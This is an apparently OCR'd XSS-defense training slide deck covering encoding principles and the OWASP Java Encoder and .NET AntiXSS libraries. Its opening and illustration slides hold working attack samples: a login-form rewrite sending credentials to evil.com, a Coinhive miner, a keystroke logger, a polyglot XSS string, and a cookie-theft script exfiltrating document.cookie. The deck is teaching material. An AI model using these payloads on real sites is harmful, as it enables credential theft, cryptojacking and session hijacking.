
@RalfAllar @manicode Something like this? Or something more fancy?

```
fetch('/login').then(function(r){return r.text()}).then(function(t)
{with(document){open(),write(t.replace(/action="/gi,'action="//
evil.com/?')),close()}})
```


koto @kkotowicz

@0x6D6172696F @manicode @RalfAllar

```
with(document)write((await(await fetch('/login')).text()).replace(/
(action=")/ig,'$1//evil.com/?')),close()
```


koto @kkotowicz

@manicode @0x6D6172696F @RalfAllar Still on it :) $& instead of $1 would let you drop parentheses in regexp.


show login then rewrite all forms to evil.com

mine fake money

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```


COPYRIGHT ©2019 MANICODE SECURITY

keylogger



```
function spyOnKeyDown(socket) {
    document.onkeydown = function (e) {
        e = e || window.event;

        socket.emit('update', {
            type: 'type',
            msg: e.keyCode
        });
    };
}
```

COPYRIGHT ©2019 MANICODE SECURITY


\u2028\u2029 @garethheyes

@manicode How about: javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>

polyglot XSS for any UI location

XSS Defense

XSS Defense Principles

- Assume all variables added to a UI are dangerous
- Ensure ***all variables and content*** dynamically added to a UI are protected from XSS in some way ***at the UI layer itself***
- Do not depend on server-side protections (validation) to protect you from XSS
- Be wary of developers disabling framework features that provide automatic XSS defense *ie:*
  React dangerouslySetInnerHTML
  Angular bypassSecurityTrustAs

XSS Defense Summary

Data Type	Context	Defense
String	**HTML Body/Attribute**	**HTML Entity Encode/HTML Attribute Encode**
String	**JavaScript Variable**	**JavaScript Hex Encoding**
String	**GET Parameter**	**URL Encoding**
String	**Untrusted URL**	**URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification**
String	**CSS**	**CSS Hex Encoding**
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

XSS Defense 1: Encoding Libraries

Ruby on Rails
http://api.rubyonrails.org/classes/ERB/Util.html

PHP
http://twig.sensiolabs.org/doc/filters/escape.html

http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html

Java (Updated September 2018)
https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

.NET AntiXSS Library (v4.3 NuGet released June 2, 2014)
http://www.nuget.org/packages/AntiXss/

Python
Jinja2 Framework has built it and standalone escaping capabilities

"MarkupSafe" library

<

`&lt;`

HTML Entity Encoding **The Big 6**

1	&	&amp;
2	<	&lt;
3	>	&gt;
4	"	&quot;
5	'	&#x27;
6	/	&#x2F;

Best Practice: Validate and Encode

String email = request.getParameter("email");
out.println("Your email address is: " + email);

```
String email = request.getParameter("email");
String  expression =
   "^\w+((-\w+)|(\.\w+))*\@[A-Za-z0-9]+((\.|-)[A-Za-z0-9]+)*\.[A-Za-z0-9]+$";

Pattern pattern = Pattern.compile(expression,Pattern.CASE_INSENSITIVE);
Matcher matcher = pattern.matcher(email);
if (matcher.matches())
{
   out.println("Your email address is: " +  Encoder.HtmlEncode(email));
}
else
{
   //log & throw a specific validation exception and fail safely
}
```

XSS Contexts

Danger: Multiple Contexts

Different encoding and validation techniques needed for different contexts!

HTML Body	HTML Attributes	<STYLE> Context	<SCRIPT> Context	URL Fragment Context

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

No third party libraries or configuration necessary.

This code was designed for high-availability/high-performance encoding functionality. Redesigned for performance.

Simple drop-in encoding functionality.

More complete API (uri and uri component encoding, etc) in some regards.

This is a Java 1.5 project.

Last updated September 2018 (version 1.2.2)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

Encode#forHtml(String)

Encode#forHtmlContent(String)

Encode#forHtmlAttribute(String)

Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)

Encode#forXmlContent(String)

Encode#forXmlAttribute(String)

Encode#forXmlComment(String)

Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)

Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)

Encode#forJavaScriptAttribute(String)


Encode#forJavaScriptBlock(String)

Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUriComponent(String)

Microsoft Encoder and AntiXSS Library



```
// ---------------------------------------------------------------------------
// <copyright file="AntiXSS.cs" company="Microsoft Corporation">
//   Copyright (c) 2008, 2009, 2010 All Rights Reserved, Microsoft Corporation
//
//   This source is subject to the Microsoft Permissive License.
//   Please see the License.txt file for more information.
//   All other rights reserved.
//
//   THIS CODE AND INFORMATION ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY
//   KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE
//   IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A
//   PARTICULAR PURPOSE.
//
// </copyright>
// <summary>
//   Performs encoding of input strings to provide protection against
```

Microsoft Encoder and AntiXSS Library

Microsoft.Security.Application.Encoder

For use in your ***User Interface Code*** to defuse script in output

public static string HtmlEncode(string input)
public static string HtmlAttributeEncode(string input)
public static string UrlEncode(string input)
public static string XmlEncode(string input)
public static string XmlAttributeEncode(string input)
public static string JavaScriptEncode(string input)
public static string CSSEncode(string input)
public static string VisualBasicScriptEncode(string input)

XSS Defense by Context

Context	Encoding	OWASP Java Encoder	.NET AntiXSS
HTML Body	HTML Entity Encode	Encode.forHtmlContent	Encoder.HtmlEncode
HTML Attribute	HTML Entitly Encode	Encode.forHtmlAttribute	Encoder.HtmlAttributeEncod e
JavaScript Value	JavaScript Hex Encode	Encode.forJavaScript Encode.forJavaScriptBlock Encode.forJavaScriptAttribute	Encoder.JavaScriptEncode
CSS Value	CSS Hex Encode	Encode.forCssString Encode.forCssUrl	Encoder.CssEncode
URL Fragment	UR Encode	Encode.forUriComponent	Encoder.UrlEncode

COPYRIGHT ©2019 MANICODE SECURITY

XSS Defense by Context and Framework

	Struts 2.3	Spring MVC	JSF	JSP	JXT
HTML	<s:property escapeHtml/>*	"defaultHtmlEscape" for the whole app in web.xml <spring:escapeBody htmlEscape="true">	automatically encoded**	<c:out> have to specify in each case	automatically encoded
Attribute	JSTL: ${fn:escapeXml(stringJS)}	<spring:escapeBody htmlEscape="true">	automatically encoded	<c:out> have to specify in each case	automatically encoded
URL	<s:url />	<spring:url value="/url/path/{params}">	<h:outputLink> with <f:param>		automatically encoded
JS	<s:property escapeJavaScript/>	<spring:escapeBody javaScriptEscape="true">		<c:out>	automatically encoded
CSS					
XML	<s:property escapeXml/>		automatically encoded	<c:out>	

HTML Body Context

XSS in HTML Body

HTML

1) Here is a URL that an attacker could manipulate:
   - example.com?**error_msg**=You cannot access that file.

2) The error message variable is displayed in a web page like so:
   - <div><%= request.getParameter("**error_msg**") %></div>

3) Here is a sample basic attack:
   - example.com?**error_msg**=<script src="e.kp/e.js">

HTML Encoding stops XSS in this context!

COPYRIGHT ©2019 MANICODE SECURITY

HTML Body Escaping Examples

HTML

HTML Entity Escaping

```
<div> UNTRUSTED </div>

<h1> UNTRUSTED </h1>

<textarea> UNTRUSTED </textarea>

..<td> UNTRUSTED </td>..
```

HTML Body Escaping Examples

HTML

OWASP Java Encoder

```
<div><%= Encode.forHtml(UNTRUSTED) %></div>

<h1><%= Encode.forHtml(UNTRUSTED) %></h1>
```

AntiXSS.NET

```
Encoder.HtmlEncode(UNTRUSTED)
```

COPYRIGHT ©2019 MANICODE SECURITY

XSS Attack: Cookie Theft : RAW

```
<script>
var badURL='https://manicode.com?data=' +
uriEncode(document.cookie);
var img = document.createElement("IMG");
img.src = badURL;
</script>
```

XSS Attack: Cookie Theft : ESCAPED

```
&lt;script&gt;<br/>var
badURL='https://manicode.com?data=' +
uriEncode(document.cookie);<br/>new
Image().src =
badURL;<br/>&lt;/script&gt;<br/>
```

HTML Attribute Body Context

XSS in HTML Attributes

HTML

Where else can XSS go?	<input type="text" name="comments" value="**?????**">
What could an attacker put here?	<input type="text" name="comments" value=" **hello" onmouseover="ATTACK" id="** ">
Other attribute attacks:	<input type="text" name="comments" value=" **"><script src="https://evil.kp/e.js"><a id="** ">

HTML Attribute Escaping Examples

HTML

HTML Attribute Escaping

```
<input type="text" name="data" value="UNTRUSTED" />

<td width="UNTRUSTED" />

<a href="UNTRUSTED">The Link</a>
```

HTML Attribute Escaping Examples

HTML

OWASP Java Encoder

```
<input type="text" name="data"
value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />

<input type="text" name="data"
value=<%= Encode.forHtmlUnquotedAttribute(UNTRUSTED) %> />
```

AntiXSS.NET

```
Encoder.HtmlAttributeEncode(UNTRUSTED)
```

URL Substring Contexts

URL **Fragment** Escaping Examples

URL

URL/URI Escaping

```
<%-- Encode URL parameter values --%>
<a href="/search?value=UNTRUSTED&order=1#top">

<%-- Encode REST URL parameters --%>
<a href="http://www.manicode.com/page/UNTRUSTED">
```

URL **Fragment** Escaping Examples

URL

OWASP Java Encoder

```
String theUrl = "/search?value=" +
Encode.forUriComponent(parameterValue) +
"&order=1#top";

<a href="<%=
Encode.forHtmlAttribute(theUrl)
%>">LINK</a>
```

Protecting Untrusted Complete URLs

URL

1. First validate to ensure the string is a valid URL
2. Only allow HTTP or HTTPS only
3. Check the URL for malware inbound and outbound
4. Encode URL in the right context of display


```
<a href="UNTRUSTED URL">UNTRUSTED URL</a>
```

Bypassing Auto Escaping (JSX)

```
var linkToUser =
"http://www.facebook.com/example"

<a href={linktoUser}>Visit User's
Facebook Page</a>

"javascript:alert('xss')";
```

